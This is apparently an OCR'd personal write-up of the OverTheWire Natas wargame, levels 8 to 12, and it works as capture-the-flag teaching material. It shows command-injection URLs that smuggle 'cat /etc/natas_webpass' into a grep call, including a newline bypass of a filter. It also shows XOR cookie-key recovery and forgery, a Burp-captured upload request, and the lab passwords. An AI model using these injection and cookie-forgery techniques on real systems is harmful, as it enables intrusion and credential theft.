
From Hex — Delimiter: Auto

Input:

```
==QcCtmMml1ViV3b
```

Output:

```
b3ViV1lmMmtCcQ==
```



Kali Linux [Running] - Oracle VM VirtualBox

Aug 27 01:07

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=YjNWaVYxbG1Nb

Operations: m base

Recipe:

From Base64 — Alphabet: A-Za-z0-9+/= — Remove non-alphabet chars: ✓ — Strict mode: ☐

Input:

```
b3ViV1lmMmtCcQ==
```

Output:


```
oubWYf2kBq
```

Level 8 →Level 9


Username: natas9

URL: http://natas9.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.



Kali Linux [Running] - Oracle VM VirtualBox
Applications Places Firefox ESR
Aug 27 01:12
Kali Linux
OverTheWire: Natas Leve
natas9.natas.labs.overthewir
natas8.natas.labs.overthewir
From Base64 - CyberChef
natas9.natas.labs.overthewire.org
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec picoCTF - CMU Cybers... picoCTF - picoGym Ch... HACKING
NATAS9
Find words containing:
Search
Output:
View sourcecode

In here also view sourcecode link provides the hint.



```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
```

In here says about dictionary.txt file let see whether this exists let also exist



```
African
Africans
Allah
Allah's
American
Americanism
Americanism's
Americanisms
Americans
April
April's
Aprils
Asian
Asians
August
August's
Augusts
B
B's
British
```

In here the most important thing is that needle is included in the request in here we must use **command injection**


Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell.

http://natas9.natas.labs.overthewire.org/?needle=;%20cat%20/etc/natas_webpass/natas10

Level 9→Level 10

Username: natas10
URL: http://natas10.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.


NATAS10


For security reasons, we now filter on certain characters

Find words containing: Search

Output:

View sourcecode

in here also view sourcecode link provide the necessary hint.


```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
```

For this we must **OS command injection**


http://natas10.natas.labs.overthewire.org/?needle=%20%0Acat%20/etc/natas_webpass/natas11 change the URL to the following the password for the next level can be obtained.

Level 10→Level 11

Username: natas11

URL: http://natas11.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.


Kali Linux [Running] - Oracle VM VirtualBox
Applications
Places
Firefox ESR
Aug 27 01:38
natas11.natas.labs.overthewire.org
NATAS11
Set color
View sourcecode

Cookies are protected with XOR encryption

Background color: #ffffff

In this level the it gives hint about cookies are protected with XOR encryption so in inspector when we moved to the storage tab we could cookie information where you find data cookie which has a value of MGw7JCQ5OC04PT8jOSpqdmkgJ25nbCorKCEkIzlscm5oKC4qLSgubjY%3D

%3D this part means URL encoding to transfer special characters across http we have to encode

This is the decoded output for I have use **cyber chef**

MGw7JCQ5OC04PT8jOSpqdmkgJ25nbCorKCEkIzlscm5oKC4qLSgubjY=

When we do a URL decode, we can a = sign for %3D

So When I click the Veiw sourcecode link I give some hints to move forward

```
function xor_encrypt($in) {
   $key = '<censored>';
   $text = $in;
   $outText = '';

   // Iterate through each character
   for($i=0;$i<strlen($text);$i++) {
   $outText .= $text[$i] ^ $key[$i % strlen($key)];
   }

   return $outText;
}
```

^ - XOR

$key[$i % strlen($key)] – means repeat XORing through each character until **i<strlen($text)** becomes false.

XOR cypher

Has three parts **key** , **cipher text** and **clear text** the best thing in this cypher is if we two parts we can reproduce the third part.

In here we have to perform a JSON encode it specified in this piece of code


`base64_encode(xor_encrypt(json_encode($d)`

So basically decode to **base64** it will give this

0l;$$98-8=?#9*jvi 'ngl*+(!$#9lrnh(.*-(.n6 So if we XOR this with the for key

{"showpassword":"no","bgcolor":"#ffffff"}

I obtain this through a online php compiler



```
<?php
echo json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"));
?>
```

```
php /tmp/YMhdDXBuBZ.php
{"showpassword":"no","bgcolor":"#ffffff"}
```

{"showpassword":"no","bgcolor":"#ffffff"} Now this is like the clear text where we want

it will give the following output

KNHLKNHLKNHLKNHLKNHLKNHLKNHLKNHLKNHLKNHLK which is a repeating password which is the weakness of the XOR cipher in here **KNHL** is repeated.

{"showpassword":"yes","bgcolor":"#ffffff"} if we **XOR this plain text using the key KNHL** and convert to Base64 we will get MGw7JCQ5OC04PT8jOSpqdmk3LT9pYmouLC0nICQ8anZpbS4qLSguKmkzaGxr


Which is same as

MGw7JCQ5OC04PT8jOSpqdmkgJ25nbCorKCEkIzlscm5oKC4qLSgubjY%3D which is at first

So when we replace this value and press F5 it will give password for the next level.

I this conversion because of this statement base64_encode(xor_encrypt(json_encode($d)

First must be **json encode** then **xor encryption** lastly must convert to **base 64.**



Cookies are protected with XOR encryption

The password for natas12 is YWqo0pjpcXzSIl5NMAVxg12QxeC1w9QG
Background color: #000000 Set color


View sourcecode

Name	Value	Domain	Path	Expires / Max-Age
__utma	176859643.213330818.1693066047.1693077190.1693101785.6	.overthewir...	/	Tue, 26 Aug 2025 0...
__utmb	176859643.2.10.1693101785	.overthewir...	/	Sun, 27 Aug 2023 0...
__utmc	176859643	.overthewir...	/	Session
__utmt	1	.overthewir...	/	Sun, 27 Aug 2023 0...
__utmz	176859643.1693066047.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(not%20provided)	.overthewir...	/	Sun, 25 Feb 2024 1...
data	MGw7JCQ5OC04PT8jOSpqdmk3LT9pYmouLC0nICQ8anZpbXh8e354fGkz	natas11.nat...	/	Session


Level 11→Level 12

Username: natas12
URL: http://natas12.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.




In here we need upload an image and capture the request from Burpsuite.



NATAS12
The file upload/rcglo71fhv.jpg has been uploaded
View sourcecode
Burp Suite Community Edition v2023.4.3 - Temporary Project
Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://natas12.natas.labs.overthewire.org:80 [13.51.8.181]
Forward
Drop
Intercept is on
Action
Open browser
Inspector

```
POST /index.php HTTP/1.1
Host: natas12.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://natas12.natas.labs.overthewire.org/
Content-Type: multipart/form-data;
boundary=---------------------------100338947049113565119111114392
Content-Length: 924
Origin: http://natas12.natas.labs.overthewire.org
Authorization: Basic bmF0YXMxMjpZV3FvMHBqcGNYelNJbDVOTUFWeGcxM1F4ZUMxdzlRRw==
Connection: close
Cookie: __utma=176859643.213330818.1693066047.1693101785.1693107662.7; __utmz=
176859643.1693066047.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(not%20provided);
__utmc=176859643; __utmb=176859643.11.10.1693107662
Upgrade-Insecure-Requests: 1

-----------------------------100338947049113565119111114392
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000
-----------------------------100338947049113565119111114392
Content-Disposition: form-data; name="filename"

5izk5k5etd.jpg
-----------------------------100338947049113565119111114392
Content-Disposition: form-data; name="uploadedfile"; filename="Untitled.png"
Content-Type: image/png

PNG

IHDR  "vÙsRGB®ÎégAMA±üa pHYsÃÃÇo¨dSIDATx^íÁ1Â õOm/ ú)mÈ¨IEND®B`
-----------------------------100338947049113565119111114392--
```

In there apart from what we have uploaded there is another filename

